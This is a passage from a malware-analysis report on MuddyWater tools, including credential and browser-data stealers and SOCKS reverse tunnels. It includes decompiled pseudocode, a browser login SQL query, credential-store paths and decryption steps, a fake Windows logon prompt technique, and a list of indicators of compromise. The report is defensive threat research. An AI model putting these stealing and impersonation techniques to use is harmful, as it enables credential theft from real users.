  result[17] = v10 + 3;
  v12 = encryptedString[18];
  result[4] = v11;
  result[5] = encryptedString[5] - 3;
  result[6] = encryptedString[6] + 5;
  result[7] = encryptedString[7] - 5;
  result[8] = encryptedString[8] + 3;
  result[9] = encryptedString[9] + 2;
  result[10] = encryptedString[10] - 3;
  result[11] = encryptedString[11] - 1;
  result[12] = encryptedString[12] - 8;
  result[13] = encryptedString[13] - 5;
  result[18] = v12 - 3;
  return result;
}
```

```
_BYTE *__fastcall decryptString_size15(_BYTE *encryptedString)
{
  HANDLE ProcessHeap; // rax
  _BYTE *result; // rdx
  char v4; // cl
  char v5; // al
  char v6; // cl
  char v7; // al
  char v8; // cl
  char v9; // al
  char v10; // cl
  char v11; // al
  char v12; // cl

  ProcessHeap = GetProcessHeap();
  result = HeapAlloc(ProcessHeap, 8u, 15ui64);
  v4 = encryptedString[10] - 3;
  *result = *encryptedString - 8;
  v5 = encryptedString[1] - 7;
  result[10] = v4;
  v6 = encryptedString[11];
  result[1] = v5;
  v7 = encryptedString[2] - 3;
  result[11] = v6 - 1;
  v8 = encryptedString[12];
  result[2] = v7;
  v9 = encryptedString[3] - 2;
  result[12] = v8 - 8;
  v10 = encryptedString[13];
  result[3] = v9;
  v11 = encryptedString[4] + 8;
  result[13] = v10 - 5;
  v12 = encryptedString[14];
  result[4] = v11;
  result[5] = encryptedString[5] - 3;
  result[6] = encryptedString[6] + 5;
  result[7] = encryptedString[7] - 5;
  result[8] = encryptedString[8] + 3;
  result[9] = encryptedString[9] + 2;
  result[14] = v12 + 2;
  return result;
}
```

Figure 6. CE-Notes string decryption routine, similar to that of LP-Notes

LP-Notes uses string stacking for strings shorter than 15 or longer than 19 characters, including the decryption key, IV, and import names. Finally, to obscure the use of Windows API functions and to make static analysis more challenging, LP-Notes dynamically resolves the API functions during the C runtime startup, before the execution of the WinMain function, the standard entry point for a graphical Windows-based application per Microsoft, thus hiding direct references to the API functions from pseudocode view (see Figure 7).

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  __int64 v4; // rax
  __int64 v5; // rcx
  unsigned int v6; // eax
  __int64 v7; // rax
  __int64 v8; // rbx
  __int64 v10; // [rsp+30h] [rbp-28h] BYREF
  __int64 v11; // [rsp+38h] [rbp-20h] BYREF
  int v12; // [rsp+40h] [rbp-18h] BYREF

  v4 = qword_14001DD10(hInstance, hPrevInstance, lpCmdLine, nShowCmd);
  v5 = qword_14001DCA0(v4, &v12);
  v6 = 0;
  if ( v12 >= 2 )
    v6 = unknown_libname_14(*(_QWORD *)(v5 + 8));
  if ( v6 || (v6 = sub_140002E80(v5)) != 0 )
  {
    v10 = 0i64;
    v11 = 0i64;
    v7 = qword_14001DC88(4096i64, 0i64, v6);
    v8 = v7;
    if ( v7 )
    {
      if ( (unsigned int)qword_14001DD00(v7, 2i64, &v10) )
      {
        if ( (unsigned int)qword_14001DD50(v10, 0x2000000i64, 0i64, 2i64, 2, &v11) )
        {
          if ( (unsigned int)qword_14001DCC0(v11) )
          {
            qword_14001DCD8(v8);
            qword_14001DCD8(v10);
            qword_14001DCD8(v11);
            if ( !qword_14001DC70(2031617i64, 0i64, qword_14001DD60) )
            {
              qword_14001DC90(0i64, 0i64, qword_14001DD60);
              sub_140002770();
            }
            qword_14001DD08();
          }
          else
          {
            qword_14001DCD8(v8);
            qword_14001DCD8(v10);
            qword_14001DCD8(v11);
          }
        }
        else
        {
          qword_14001DCD8(v8);
          qword_14001DCD8(v10);
        }
      }
      else
      {
        qword_14001DCD8(v8);
      }
    }
  }
}
```

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  __int64 CommandLineW; // rax
  __int64 v5; // rcx
  unsigned int v6; // eax
  __int64 v7; // rax
  __int64 v8; // rbx
  __int64 v10; // [rsp+30h] [rbp-28h] BYREF
  __int64 v11; // [rsp+38h] [rbp-20h] BYREF
  int v12; // [rsp+40h] [rbp-18h] BYREF

  CommandLineW = kernel32_GetCommandLineW(hInstance, hPrevInstance, lpCmdLine, nShowCmd);
  v5 = shell32_CommandLineToArgvW(CommandLineW, &v12);
  v6 = 0;
  if ( v12 >= 2 )
    v6 = unknown_libname_14(*(_QWORD *)(v5 + 8));
  if ( v6 || (v6 = searchForProcess_taskhostw_exe(v5)) != 0 )
  {
    v10 = 0i64;
    v11 = 0i64;
    v7 = kernel32_OpenProcess(4096i64, 0i64, v6);
    v8 = v7;
    if ( v7 )
    {
      if ( (unsigned int)advapi32_OpenProcessToken(v7, 2i64, &v10) )
      {
        if ( (unsigned int)advapi32_DuplicateTokenEx(v10, 0x2000000i64, 0i64, 2i64, 2, &v11) )
        {
          if ( (unsigned int)advapi32_ImpersonateLoggedOnUser(v11) )
          {
            kernel32_CloseHandle(v8);
            kernel32_CloseHandle(v10);
            kernel32_CloseHandle(v11);
            if ( !kernel32_OpenMutexW(2031617i64, 0i64, off_13F45DD60) )
            {
              kernel32_CreateMutexW(0i64, 0i64, off_13F45DD60);
              MAIN();
            }
            advapi32_RevertToSelf();
          }
          else
          {
            kernel32_CloseHandle(v8);
            kernel32_CloseHandle(v10);
            kernel32_CloseHandle(v11);
          }
        }
        else
        {
          kernel32_CloseHandle(v8);
          kernel32_CloseHandle(v10);
        }
      }
      else
      {
        kernel32_CloseHandle(v8);
      }
    }
  }
}
```

Figure 7. LP-Notes WinMain *function with obfuscated import names (left) vs. deobfuscated view (right)*

Capabilities

In an endless loop, LP-Notes displays a fake Windows Security dialog prompting the victim to enter their Windows username and password, as shown in Figure 8 (via the CredUIPromptForWindowsCredentialsW API). Note that although similar, this is not the same as the fake credential prompt used by MuddyViper (see Figure 4). It immediately confirms the validity of any submitted credentials by attempting to log on as that user (via the CredUnPackAuthenticationBufferW and LogonUserW APIs).




Figure 8. A fake Windows Security dialog displayed by LP-Notes

If successful, the harvested credentials are then AES-CBC encrypted using the CNG API with the key ED15C8344B45DAED1E0578F8BC1A32411812C61F4CB45D89B107287DE0E09FFC and the IV 91A4E6F6D51DAEE773A8F00279792578.

Similar to CE-Notes, LP-Notes then stores the encrypted credentials in a local file – in this case C:\Users\Public\Downloads\lp-notes.txt. As neither of these components have the capability to exfiltrate data, another component presumably handles this (either an RMM tool or MuddyViper).

Blub browser-data stealer

Blub is a C/C++ browser-data stealer incorporating a statically linked SQLite library. The name is derived from its filename, Blub.exe. We observed the PDB path C:\Users\jojo\source\repos\stealer\x64\Release\stealer.pdb. It steals user login data from Google Chrome, Microsoft Edge, Mozilla Firefox, and Opera web browsers.

Chromium-based browsers

For Chrome, Blub first terminates chrome.exe (if running) and then parses and decrypts the encryption key from C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State. This key is used to encrypt sensitive data stored by Chrome, such as passwords or cookies, and it is protected by the Data Protection API (DPAPI) so that it can only be decrypted on the system where it was originally encrypted. Blub decrypts this key via the CryptUnprotectData API, and then uses it to decrypt user credentials obtained from all existing Chrome user profiles on the compromised computer. The credentials, stored in C:\Users\<username>\AppData\Local\Google\Chrome\User Data\<profile_name>\Login Data, are obtained via the following SQL query:

```
SELECT origin_url, username_value, password_value FROM logins
```

A similar series of steps is used to obtain and decrypt user credentials from Microsoft Edge and Opera user profiles, using the key obtained from C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Local State and C:\Users\<username>\AppData\Roaming\Opera Software\Opera Stable\Local State, respectively.

Firefox

Finally, to decrypt stored user credentials for Mozilla Firefox, Blub parses the hostname, encryptedUsername, and encryptedPassword values from the logins.json file in each user's profile directory, i.e., %APPDATAROAMING%\Mozilla\Firefox\Profiles\<profile_name>\. The credentials are then decrypted using the PK11SDR_Decrypt function from the nss3.dll library used by Firefox.

The collected data is stored into a local file named file.txt, with no encryption. The same data is logged onto the console, with no encryption, along with verbose status messages. Blub has no capability to exfiltrate this file.

Note that Blub checks for running processes associated with security solutions before executing its malicious payload, focusing on the combination of afwServ.exe (Avast firewall) and AvastSvc.exe (Avast antivirus) processes. If afwServ.exe is detected running (but not AvastSvc.exe), Blub concludes that Norton is running (which now uses the Avast engine) on the compromised host, and exits. If AvastSvc.exe (Avast) is detected, Blub continues with the execution, except it skips stealing credentials from Microsoft Edge.

While Blub's strings are stored in cleartext, a simple obfuscation technique is used for strings associated with the Google Chrome data stealer functionality. Specifically, multiple strings are concatenated into one long string, with 16 random characters between them, apparently to hide them from view during static analysis:

gdGlog}o{eRwjpw&"encrypted_key":FAe[{hy|b-vcJvxGImpersonateLoggeh}gdOvlgt_NxuoolOpenProcessTokenVLUKKW'xxqjpwe}uDuplicateTokenExs5&}vl{tiplh|io|eIpuvvkdXznx(Gh}n2

Removing the junk characters and splitting the strings returns:

- "encrypted_key":
- ImpersonateLogge
- OpenProcessToken
- DuplicateTokenEx

go-socks5 reverse tunnels

MuddyWater's go-socks5 reverse tunnels are a collection of Go-compiled tools, based on publicly available libraries such as go-socks5, yamux, and resocks; they have been frequently used in MuddyWater's recent campaigns.

Most of the variants we analyzed appear to be internally named ESETGO (no relation to ESET), based on the build configuration strings shown in Figure 9 and in other artifacts.

```
 path  ESETGO
mod   ESETGO     (devel)
dep   github.com/armon/go-socks5    v0.0.0-20160902184237-e75332964ef5h1:0CwZNZbxp69SHPdPJAN/hZIm0C4OItdklCFmMRWYpio=
dep       github.com/hashicorp/yamux       v0.1.1   h1:yrQxtgseBDrq9Y652vSRDvsKCJKOUD+GzTS4Y0Y8pvE=
dep       golang.org/x/net         v0.29.0  h1:5ORfpBpCs4HzDYoodCDBbwHzdR5UrLBZ3sOnUJmFoHo=
dep       golang.org/x/sys         v0.25.0  h1:r+8e+loiHxRqhXVl6ML1nO3l1+oFoWbnlu2Ehimmi34=
build -buildmode=exe
build -compiler=gc
build -ldflags="-w -s"
build CGO_ENABLED=1
build CGO_CFLAGS=
build CGO_CPPFLAGS=
build CGO_CXXFLAGS=
build CGO_LDFLAGS=
build GOARCH=amd64
build GOOS=windows
build GOAMD64=v1
```

Figure 9. Build configuration strings from MuddyWater's go-socks5 variants

The primary purpose of MuddyWater's go-socks5 proxy is to relay communication between the compromised machine (on a specific port) and a hardcoded C&C server, using a hardcoded connection key to authenticate with the C&C server via SSL/TLS. This setup allows the attacker to route C&C traffic (potentially related to other compromises) through the compromised machine and thus to hide the location of the real C&C server.

Conclusion

This campaign indicates an evolution in the operational maturity of MuddyWater. The deployment of previously undocumented components – such as the Fooder loader and MuddyViper backdoor – signals an effort to enhance stealth, persistence, and credential harvesting capabilities. The use of game-inspired evasion techniques, reverse tunneling, and a diversified toolset reflects a more refined approach than in earlier campaigns, even though traces of the group's operational immaturity remain.

MuddyWater continues to demonstrate the ability to execute campaigns ranging from average to above average, i.e., being timely, effective, and increasingly challenging to defend against. While we assess that MuddyWater will remain a leading actor in Iranian-nexus activity, we anticipate a continued pattern of typical campaigns enhanced by more advanced TTPs.

ESET will continue to monitor the group's activities, focusing on further signs of technical advancement and strategic targeting of government, military, telecommunications, and critical infrastructure.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
>
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

Files

SHA-1	Filename	Detection	Description
76632910CF67697BF5D7 285FAE38BFCF438EC082	OsUpdater.exe	Win64/MuddyWater.E	MuddyWater – Fooder launcher.
1723D5EA7185D2E339FA 9529D245DAA5D5C9A932	Blub.exe	Win64/MuddyWater.H	MuddyWater – Blub browser-data stealer.
69B097D8A3205605506E 6C1CC3C13B71091CB519	Blub.exe	Win64/MuddyWater.H	MuddyWater – Blub browser-data stealer.
B7A8F09CB5FF8A336539 88FFBA585118ACF24C13	Blub.exe	Win64/MuddyWater.H	MuddyWater – Blub browser-data stealer.
B8997526E4781A6A1479 690E30072F38E091899D	stealer.exe	Win64/MuddyWater.H	MuddyWater – Blub browser-data stealer.
8E21DE54638A79D8489C 59D958B23FE22E90944A	7d1e9726b5YZPYc .dll	Win32/MuddyWater.B	MuddyWater – CE-Notes browser-data stealer.
CD47420F5CE408D95C98 306D78B977CDA0400C8F	fe197add74IVcQn.exe	Win64/MuddyWater.I	MuddyWater – CE-Notes browser-data stealer.
C1299E8C9A8567A9C292 157F3ED65B818AA78900	vmsvc.exe	Win64/MuddyWater.I	MuddyWater – CE-Notes browser-data stealer.
29CDA06701F9A9C0A679 1775C3EB70F5B52BBEFF	3a70e4c8c2IVcQn .exe	Win64/MuddyWater.C	MuddyWater – LP-Notes credential stealer.
8F3ED626E7B929450E36 E97BA5539C8371DF0EF8	3a70e4c8c2IVcQn .exe	Win64/MuddyWater.C	MuddyWater – LP-Notes credential stealer.
007B5CD6D6ACF972F774 3F79E23CAB9BB2ECBEE3	Dsync-es.exe	Win64/MuddyWater.F	MuddyWater – Mimikatz loader.
CD36F93DBC4C71893059 3D8F029EFDCAA52B619B	App_chek.exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded HackBrowserData tool.
47B70C47BEB33E88B419 7D6AF1B768230E51B067	steam.exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded go-socks5 reverse tunnel.
D46900D78AE036967E0B 37F9EC6A8000131AE604	antimage.exe	Win32/MuddyWater.A	MuddyWater – Fooder loader with embedded go-socks5 reverse tunnel.
0657D0B0610618886DDD 74C3D0A1D582CDD24863	wtsapi32.dll	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
2939FD218E0145D730BD 94AA1C76386A5259EACE	msi.dll	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.

SHA-1	Filename	Detection	Description
3BC6502A55A4D5D29132DA4D9943E154A810CC83	WinWin.exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
7950296331802188EB99E232E2C383CB9FDD5D7D	20241118_223247_Launcher.exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
8580824FE14DB158388102B16C1C79DFBBA36083	Launcher.dll	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
B48B93B4EB69D01588D371356EDE614C5E7378DE	Launcher.exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
EA8A1C2382FF765709D7F78EF60482598E4C0DEB	vcruntime140_1.dll	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
EAF4BAFC62170C9FCA1F6B591848883DBF97F93D	Launcher.exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
F5EFBA6CCBA5A6AD6C3AFA928C0E5EAA44597411	ncrypt.dll	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
13DA612D75DC5268F5235F5BACE6D8F0DB0091FF	WinWin(persist).exe	Win64/MuddyWater.G	MuddyWater – Fooder loader with embedded MuddyViper backdoor.
25361183DE63F296BA71B6FCF0725E022B3C989A	0bff183a39ruQsY.dll	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
0E9A4892CFA1C9065B36D8F2E164E28609A8CF5D	20d188afdcpfLFq.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
2B09241CA025BDC4455E9F6BA6009E2F27C08EDF	dttcodexgigas.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
2E9BE23CDD8152DB6CD1A54E001C4EA82FF6F1C6	7295be2b1fHxjyf.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
45FA7DE711FEA1F8D1E348E87834246C455DD2ED	fa54125dc8ZpaNJ.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
4E0EF2386980639FC5355FD68DAFF54EB2AD622E	20d188afdcWgOQB.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
4E9529BA4A6E42D6278D37E3FDEE9E1D991CEBE0	bd34a33f5bHOVby.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
50C6D4A2AD16A231CF11C43F3BBC868D90E20D25	re.exe	WinGo/TrojanProxy.Agent.F	MuddyWater – go-socks5 reverse tunnel.
52009F36058337B6401DA0A0F4885A0C185F0520	bd34a33f5bHOVby.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.
535882B6EDAB29247E035236A84CA510FB1E0854	20d188afdcpfLFq.exe	WinGo/TrojanProxy.Agent.D	MuddyWater – go-socks5 reverse tunnel.

SHA-1	Filename	Detection	Description
544CE18E4C1F1B288DEE 6018DFCF4E4D4A315F7A	1110254b63WfTEa .exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
54EBC125039CC83E4682 CA44DD592534562B25C3	FMAPP.dll	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
5A08150C1DC17E9F6912 96F0A577C2EC9BA8028C	bd34a33f5bJeJOf.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 proxy reverse tunnel.
5D1E61DA8083C41FF1FC 23A1222A4A88B43A4E9B	bd34a33f5bJeJOf.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
6532E0437C8913FA418F 1EE258561B15BBEE9052	7295be2b1fHxjyf.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
6CA41565844118385B34 5A39A9B79E0BBC0DD338	re.exe	WinGo/TrojanProxy .Agent.F	MuddyWater – go-socks5 reverse tunnel.
6FC50A99AAE1D6C40111 632D4F49BD19F9794CF6	8525e604dfKuDNr .exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
826CFF5D85713CE4B2F3 C15AB53A84E6848D2E2C	bd34a33f5bJeJOf.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
87ADD79C7C8335447113 EE0D413F52AE2B17F066	20d188afdcpfLFq.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
93055115559219BE8441 880597C533381B99213B	main.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
97C3376AB551E899F347 CC9DDF49EA01DB2D7903	504f53ca8esoLmG.dll	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
99FAD0862E2E8D363F3E 18952FD92E09493CC27D	20d188afdcpfLFq.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
A101CBCCD950AA36FC3B 40C3C331FDE43ACDBBD2	66f3e097e4tnyHR.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
A227C0A4425E24268B75 9A740231676A589CA4E6	fa54125dc8ZpaNJ.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
A997A7AAE727D2C12CCE 80FE3607317775A4DF3E	fa54125dc8ZpaNJ.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
B0271CA76052EC340014 D7BCCDBD69325A4E60F2	7295be2b1fAzMZI .exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
B0CD4F5DF192BFFE6500 E44B80C28505DFD9CA66	20d188afdcpfLFq.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
B16E7D56A8DC0FF6B3AF D797E1EAB22B20DFFB39	ESETGO.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
D49979D0063B28BD7339 0481E6AE642C00CE0791	20d188afdcpfLFq.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
D518F5C648AB64B390A2 9AA2858219318CFC556A	bd34a33f5bHOVby .exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
DF223D653F761ED55F9C 0774F1DBF545FD741F86	66f3e097e4tnyHR.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.

SHA-1	Filename	Detection	Description
DF8FC5213AA11EE445EA D1AAE17A826E7D51A743	Revoke.dll	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
E02DD79A8CAED662969F 6D5D0792F2CB283116E8	66f3e097e4tnyHR.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
E8F4EA3857EF5FDFEC1A 2063D707609251F207DB	main.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
F26CAE9E79871DF3A47F A61A755DC028C18451FC	7295be2b1fAzMZI .exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
FF09608790077E1BA52C 03D9390E0805189ADAD7	20d188afdcpfLFq.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.
A9747A3F58F8F408FECE FC48DB0A18A1CB6DACAE	AppVs.exe	WinGo/TrojanProxy .Agent.D	MuddyWater – go-socks5 reverse tunnel.

Network

IP	Domain	Hosting provider	First seen	Details
3.95.7[.]142	N/A	Amazon Data Services NoVa	2024-09-08	MuddyWater C&C server.
35.175.224[.]64	N/A	Amazon Technologies Inc.	2024-10-10	MuddyWater C&C server.
51.16.209[.]105	api.tikavod ot.co[.]il	Amazon Data Services Ireland Technical Role Account	2024-09-15	MuddyWater C&C server.
62.106.66[.]112	N/A	RIPE-NCC-HM-MNT, ORG-NCC1-RIPE	2024-09-29	MuddyWater staging server.
157.20.182[.]45	N/A	Hosterdaddy Private Limited	2024-04-18	MuddyWater staging server.
161.35.172[.]55	N/A	DigitalOcean, LLC	2022-11-12	MuddyWater staging server.
167.99.224[.]13	magically day[.]com	DigitalOcean, LLC	2022-11-06	MuddyWater C&C server.
194.11.246[.]78	N/A	HosterDaddy Private Limited	2024-07-23	MuddyWater C&C server.
194.11.246[.]101	processplan et[.]org	Administrator	2024-08-27	MuddyWater staging and C&C server.
206.71.149[.]51	N/A	BL Networks	2023-10-30	MuddyWater staging server.
212.232.22[.]136	N/A	HosterDaddy Private Limited	2025-01-16	MuddyWater C&C server.

MITRE ATT&CK techniques

This table was built using version 17 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Reconnaissance	*T1591*	Gather Victim Org Information	MuddyWater gathers victim org info to use in spearphishing emails.
Resource Development	*T1583*	Acquire Infrastructure	MuddyWater uses acquired infrastructure to host malware download locations and C&C servers.
	T1608	Stage Capabilities	MuddyWater stages tools like RMM tools and data stealers on file-hosting sites such as OneHub and Mega Limited.
	T1587.001	Develop Capabilities: Malware	MuddyWater develops backdoors like MuddyViper and tools such as the Fooder loader, LP-Notes credential stealer, and the Blub and CE-Notes browser-data stealers.
	T1588.002	Obtain Capabilities: Tool	MuddyWater uses publicly available tools from GitHub, such as HackBrowserData and Go-based reverse proxies.
Initial Access	*T1566.002*	Phishing: Spearphishing Link	MuddyWater uses spearphishing emails with links to file hosting sites like OneHub and Mega Limited to host RMM software (Atera, Level, and PDQ).
Execution	*T1059.001*	Command-Line Interface: PowerShell	MuddyViper has the capability to open and execute PowerShell scripts.
	T1059.003	Command-Line Interface: Windows Command Shell	MuddyViper has the capability to offer the Windows Command shell as a reverse shell.
	T1559.001	Inter-Process Communication: Component Object Model	MuddyViper uses the ITaskService COM object to create a scheduled task for persistence.
	T1106	Native API	MuddyViper uses the CreateProcess API to execute additional files and commands.
	T1204.001	User Execution: Malicious Link	MuddyWater operators rely on targets clicking malicious links delivered through spearphishing.
Persistence	*T1547.001*	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	MuddyViper has the capability to copy itself to the victim's Startup folder.
	T1543.003	Create or Modify System Process: Windows Service	MuddyWater operators attempt to install RMM tools in %PROGRAMFILES%, which also includes creating a Windows service set to autostart.
	T1053	Scheduled Task/Job	MuddyViper can be persisted as a scheduled task named ManageOnDriveUpdater.
Defense Evasion	*T1134.001*	Access Token Manipulation: Token Impersonation/Theft	The LP-Notes and CE-Notes tools attempt to impersonate a logged-on user's security context via ImpersonateLoggedOnUser.
	T1140	Deobfuscate/Decode Files or Information	Blub uses string obfuscation for storing stolen data. Fooder can extract embedded, AES-encrypted payloads. CE-Notes and LP-Notes both use a custom byte-wise decryption routine to decrypt strings.

Tactic	ID	Name	Description
	T1620	Reflective Code Loading	The Fooder loader performs reflective code loading to run additional tools (MuddyViper, reverse tunnels, and HackingBrowserData).
	T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion	MuddyViper uses many calls to a sleep function to detect and avoid virtualization and analysis environments, and generally to inhibit dynamic analysis.
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution	CE-Notes and LP-Notes perform dynamic API resolution by decrypting strings at runtime.
	T1134.002	Access Token Manipulation: Create Process with Token	Fooder's launcher attempts to duplicate the token of a process specified by the operator when launching Fooder via CreateProcessAsUserA.
	T1622	Debugger Evasion	MuddyViper searches for specific debugging tools, adjusting its behavior accordingly.
	T1070.009	Indicator Removal: Clear Persistence	MuddyViper can modify registry keys used for persistence, if instructed to uninstall itself.
	T1070.004	Indicator Removal: File Deletion	MuddyViper can delete itself from the system, if instructed to uninstall itself.
	T1036	Masquerading	Some versions of Fooder masquerade as an innocuous Snake game.
	T1036.004	Masquerading: Masquerade Task or Service	MuddyViper can create a task named ManageOnDriveUpdater.
	T1112	Modify Registry	MuddyViper can modify the HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup and HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup registry keys, to change the location of the Startup folder.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	Fooder can extract an embedded, AES-encrypted payload.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Fooder can extract an embedded, AES-encrypted payload.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	CE-Notes and Blub attempt to steal credentials stored in browsers.
	T1056.002	Input Capture: GUI Input Capture	MuddyViper and LP-Notes have the ability to display a Windows security login prompt to capture login credentials and confirm the credentials' veracity by relaying those credentials to legitimate Windows APIs.
Discovery	T1082	System Information Discovery	MuddyViper collects system information from compromised systems and reports it back to the C&C server.

Tactic	ID	Name	Description
	T1518.001	Software Discovery: Security Software Discovery	MuddyViper attempts to get a process list of running applications, looks for security-related processes and, if found, reports them to the C&C server and modifies its behavior.
Collection	*T1074.001*	Data Staged: Local Data Staging	Blub, CE-Notes, and LP-Notes stage stolen credentials on disk for MuddyViper, reverse tunnels, or RMM tools to collect and exfiltrate.
	T1560.001	Archive Collected Data: Archive via Utility	MuddyViper uses PowerShell's Compress-Archive command to compress browser data collected via the HackBrowserData utility.
Command and Control	*T1573.001*	Encrypted Channel: Symmetric Cryptography	MuddyViper uses AES-CBC encryption to encrypt data before exchanging data with the C&C server.
	T1219	Remote Access Software	MuddyWater use Atera, Level, and PDQ RMM tools for remote access to victims' systems.
	T1071.001	Application Layer Protocol: Web Protocols	MuddyViper uses HTTPS for C&C communications. The reverse tunnels use a mixture of HTTP and HTTPS for C&C communications.
	T1105	Ingress Tool Transfer	MuddyViper has the capability to download additional payloads from its C&C server.
	T1001	Data Obfuscation	MuddyViper leverages HTTPS for C&C communications, using the Status header to hide a backdoor command ID in the server-to-client direction of the communication.
	T1090	Proxy	MuddyWater uses customized versions of go-socks5 reverse proxy tools.
Exfiltration	*T1041*	Exfiltration Over C2 Channel	MuddyWater tools exfiltrate data to C&C servers using C&C channels (HTTP and HTTPS).
	T1030	Data Transfer Size Limits	MuddyViper supports downloading/uploading files in chunks of limited size.

Source: https://www.welivesecurity.com/en/eset-research/muddywater-snakes-riverbank/